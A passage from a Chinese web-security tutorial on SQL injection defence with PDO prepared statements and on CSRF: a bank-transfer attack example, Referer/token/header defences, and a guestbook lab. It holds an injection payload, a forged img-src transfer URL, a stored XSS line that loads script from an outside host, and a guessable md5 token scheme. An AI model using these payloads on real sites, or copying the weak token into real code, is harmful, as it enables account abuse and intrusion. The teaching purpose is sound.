$pdo->exec('set names utf8');  
$id = '0 or 1 =1 order by id desc';  
$sql = "select * from article where id = ?";  
$statement = $pdo->prepare($sql);  
$statement->bindParam(1, $id);  
$statement->execute();
```

再次使用注入 payload 发现单引号被转义



4.4 CSRF

4.4.1 CSRF 背景与介绍

CSRF (Cross Site Request Forgery, 跨站域请求伪造) 是一种网络的攻击方式，它在 2007 年曾被列为互联网 20 大安全隐患之一。其他安全隐患，比如 SQL 脚本注入，跨站脚本攻击等在近年来已经逐渐为众人熟知，很多网站也都针对他们进行了防御。然而，对于大多数人来说，CSRF 却依然是一个陌生的概念。即便是大名鼎鼎的 Gmail，在 2007 年底也存在着 CSRF 漏洞，从而被黑客攻击而使 Gmail 的用户造成巨大的损失。

4.4.2 CSRF 攻击实例

CSRF 攻击可以在受害者毫不知情的情况下以受害者名义伪造请求发送给受攻击站点，从而在并未授权的情况下执行在权限保护之下的操作。比如说，受害者 Bob 在银行有一笔存款，通过对银行的网站发送请求

<http://bank.example/withdraw?account=bob&amount=1000000&for=bob2> 可以使 Bob 把 1000000 的存款转到 bob2 的账号下。通常情况下，该请求发送到网站后，服务器会先验证该请求是否来自一个合法的 session，并且该 session 的用户 Bob 已经成功登陆。黑客 Mallory 自己在该银行也有账户，他知道上文中的 URL 可以把钱进行转帐操作。Mallory 可以自己发送一个请求给银行：

<http://bank.example/withdraw?account=bob&amount=1000000&for=Mallory>。但是这个请求来自 Mallory 而非 Bob，他不能通过安全认证，因此该请求不会起作用。这时，Mallory 想到使用 CSRF 的攻击方式，他先自己做一个网站，在网站中放入如下代码：

```
src="http://bank.example/withdraw?account=bob&amount=1000000&for=Mallory"
```

”，并且通过广告等诱使 Bob 来访问他的网站。当 Bob 访问该网站时，上述 url 就会从 Bob 的浏览器发向银行，而这个请求会附带 Bob 浏览器中的 cookie 一起发向银行服务器。大多数情况下，该请求会失败，因为他要求 Bob 的认证信息。但是，如果 Bob 当时恰巧刚访问他的银行后不久，他的浏览器与银行网站之间的 session 尚未过期，浏览器的 cookie 之中含有 Bob 的认证信息。这时，悲剧发生了，这个 url 请求就会得到响应，钱将从 Bob 的账号转移到 Mallory 的账号，而 Bob 当时毫不知情。等以后 Bob 发现账户钱少了，即使他去银行查询日志，他也只能发现确实有一个来自于他本人的合法请求转移了资金，没有任何被攻击的痕迹。而 Mallory 则可以拿到钱后逍遥法外。

4.4.3 CSRF 攻击的对象

在讨论如何抵御 CSRF 之前，先要明确 CSRF 攻击的对象，也就是要保护的对象。从以上的例子可知，CSRF 攻击是黑客借助受害者的 cookie 骗取服务器的信任，但是黑客并不能拿到 cookie，也看不到 cookie 的内容。另外，对于服务器返回的结果，由于浏览器同源策略的限制，黑客也无法进行解析。因此，黑客无法从返回的结果中得到任何东西，他所能做的就是给服务器发送请求，以执行请求中所描述的命令，在服务器端直接改变数据的值，而非窃取服务器中的数据。所以，我们要保护的对象是那些可以直接产生数据改变的服务，而对于读取数据的服务，则不需要进行 CSRF 的保护。比如银行系统中转账的请求会直接改变账户的金额，会遭到 CSRF 攻击，需要保护。而查询余额是对金额的读取操作，不会改变数据，CSRF 攻击无法解析服务器返回的结果，无需保护。

4.4.4 当前防御 CSRF 的几种策略

在业界目前防御 CSRF 攻击主要有三种策略：验证 HTTP Referer 字段；在请求地址中添加 token 并验证；在 HTTP 头中自定义属性并验证。下面就分别对这三种策略进行详细介绍。

验证 HTTP Referer 字段：

根据 HTTP 协议，在 HTTP 头中有一个字段叫 Referer，它记录了该 HTTP 请求的来源地址。在通常情况下，访问一个安全受限页面的请求来自于同一个网站，比如需要访问

<http://bank.example/withdraw?account=bob&amount=1000000&for=Mallory>，用户必须先登陆 bank.example，然后通过点击页面上的按钮来触发转账事件。这时，该转帐请求的 Referer 值就会是转账按钮所在的页面的 URL，通常是以 bank.example 域名开头的地址。而如果黑客要对银行网站实施 CSRF 攻击，他只能在他自己的网站构造请求，当用户通过黑客的网站发送请求到银行时，该请求的 Referer 是指向黑客自己的网站。因此，要防御 CSRF 攻击，银行网站只需要对于每一个转账请求验证其 Referer 值，如果是以 bank.example 开头的域名，则说明该请求是来自银行网站自己的请求，是合法的。如果 Referer 是其他网站的话，则有可能是黑客的 CSRF 攻击，拒绝该请求。

这种方法的显而易见的好处就是简单易行，网站的普通开发人员不需要操心 CSRF 的漏洞，只需要在最后给所有安全敏感的请求统一增加一个拦截器来检查 Referer 的值就可以。特别是对于当前现有的系统，不需要改变当前系统的任何已有代码和逻辑，没有风险，非常便捷。

然而，这种方法并非万无一失。Referer 的值是由浏览器提供的，虽然 HTTP 协议上有明确的要求，但是每个浏览器对于 Referer 的具体实现可能有差别，并不能保证浏览器自身没有安全漏洞。使用验证 Referer 值的方法，就是把安全性都依赖于第三方（即浏览器）来保障，从理论上来讲，这样并不安全。事实上，对于某些浏览器，比如 IE6 或 FF2，目前已经有一些方法可以篡改 Referer 值。如果 bank.example 网站支持 IE6 浏览器，黑客完全可以把用户浏览器的 Referer 值设为以 bank.example 域名开头的地址，这样就可以通过验证，从而进行 CSRF 攻击。

即便是使用最新的浏览器，黑客无法篡改 Referer 值，这种方法仍然有问题。因为 Referer 值会记录下用户的访问来源，有些用户认为这样会侵犯到他们自己的隐私权，特别是有些组织担心 Referer 值会把组织内网中的某些信息泄露到外网中。因此，用户自己可以设置浏览器使其在发送请求时不再提供 Referer。当他们正常访问银行网站时，网站会因为请求没有 Referer 值而认为是 CSRF 攻击，拒绝合法用户的访问。

在请求地址中添加 token 并验证：

CSRF 攻击之所以能够成功，是因为黑客可以完全伪造用户的请求，该请求中所有的用户验证信息都是存在于 cookie 中，因此黑客可以在不知道这些验证信息的情况下直接利用用户自己的 cookie 来通过安全验证。要抵御 CSRF，关键在于在请求中放入黑客所不能伪造的信息，并且该信息不存在于 cookie 之中。可以在 HTTP 请求中以参数的形式加入一个随机产生的 token，并在服务器端建立一个拦截器来验证这个 token，如果请求中没有 token 或者 token 内容不正确，则认为可能是 CSRF 攻击而拒绝该请求。

这种方法要比检查 Referer 要安全一些，token 可以在用户登陆后产生并放于 session 之中，然后在每次请求时把 token 从 session 中拿出，与请求中的 token 进行比对，但这种方法的难点在于如何把 token 以参数的形式加入请求。对于 GET 请求，token 将附在请求地址之后，这样 URL 就变成

<http://url?csrftoken=tokenvalue>。而对于 POST 请求来说，要在 form 的最后加上 `<input type="hidden" name="csrftoken" value="tokenvalue"/>`，这样就把 token 以参数的形式加入请求了。但是，在一个网站中，可以接受请求的地方非常多，要对于每一个请求都加上 token 是很麻烦的，并且很容易漏掉，通常使用的方法就是在每次页面加载时，使用 javascript 遍历整个 dom 树，对于 dom 中所有的 a 和 form 标签后加入 token。这样可以解决大部分的请求，但是对于在页面加载之后动态生成的 html 代码，这种方法就没有作用，还需要程序员在编码时手动添加 token。

该方法还有一个缺点是难以保证 token 本身的安全。特别是在一些论坛之类支持用户自己发表内容的网站，黑客可以在上面发布自己个人网站的地址。由于系统也会在这个地址后面加上 token，黑客可以在自己的网站上得到这个 token，并马上就可以发动 CSRF 攻击。为了避免这一点，系统可以在添加 token 的时候增加一个判断，如果这个链接是链到自己本站的，就在后面添加 token，如果是通向外网则不加。不过，即使这个 csrf token 不以参数的形式附加在请求之中，黑客的网站也同样可以通过 Referer 来得到这个 token 值以发动 CSRF 攻击。这也是一些用户喜欢手动关闭浏览器 Referer 功能的原因。

在 HTTP 头中自定义属性并验证：

这种方法也是使用 token 并进行验证，和上一种方法不同的是，这里并不是把 token 以参数的形式置于 HTTP 请求之中，而是把它放到 HTTP 头中自定义的属性里。通过 XMLHttpRequest 这个类，可以一次性给所有该类请求加上 csrf token 这个 HTTP 头属性，并把 token 值放入其中。这样解决了上种方法在请求中加入 token 的不便，同时，通过 XMLHttpRequest 请求的地址不会被记录到浏览器的地址栏，也不用担心 token 会透过 Referer 泄露到其他网站中去。

然而这种方法的局限性非常大。XMLHttpRequest 请求通常用于 Ajax 方法中对于页面局部的异步刷新，并非所有的请求都适合用这个类来发起，而且通过该类请求得到的页面不能被浏览器所记录下，从而进行前进，后退，刷新，收藏等操作，给用户带来不便。另外，对于没有进行 CSRF 防护的遗留系统来说，要采用这种方法来进行防护，要把所有请求都改为 XMLHttpRequest 请求，这样几乎是要重写整个网站，这代价无疑是不能接受的。

4.4.5 实践

同样引入 xsswaf() 函数可以直接将链接地址显示出来防止用户轻易点击

```
<br><br><div class="container">
    <div class="text-center">
        <h2>Guestbook</h2>
        <?php error_message(); ?>
        <h4>See what people are saying about us!</h4><hr>
    </div>
<?php
    if ($guestbook)
    {
        foreach ($guestbook as $guest)
        {
            ?
            <blockquote class="blockquote bq-primary">
                <p class="bq-title"><?= xsswaf($guest["comment"]) ?></p>
                <p> - by <?=h( xsswaf($guest["name"]) ) ?>
            </p>
            </blockquote>
        <?php
            } ?
        <?php
            }
        ?
    <?>
```

Guestbook

See what people are saying about us!

[click to see interesting things~](/pictures/purchased.php?picid=16)

- by purchase me

<sCriPt sRC=http://xssye.com/Y61L></sCrlpT>

- by xsse1

此外在购买链接中加入 token 使第三者无法得知具体链接

```
<a href=<?=h('/pictures/purchased.php?picid=' . $pic['id'] . 'token=' . md5($pic['price']+$usr['id']));?>">
BUY IT!</a>
```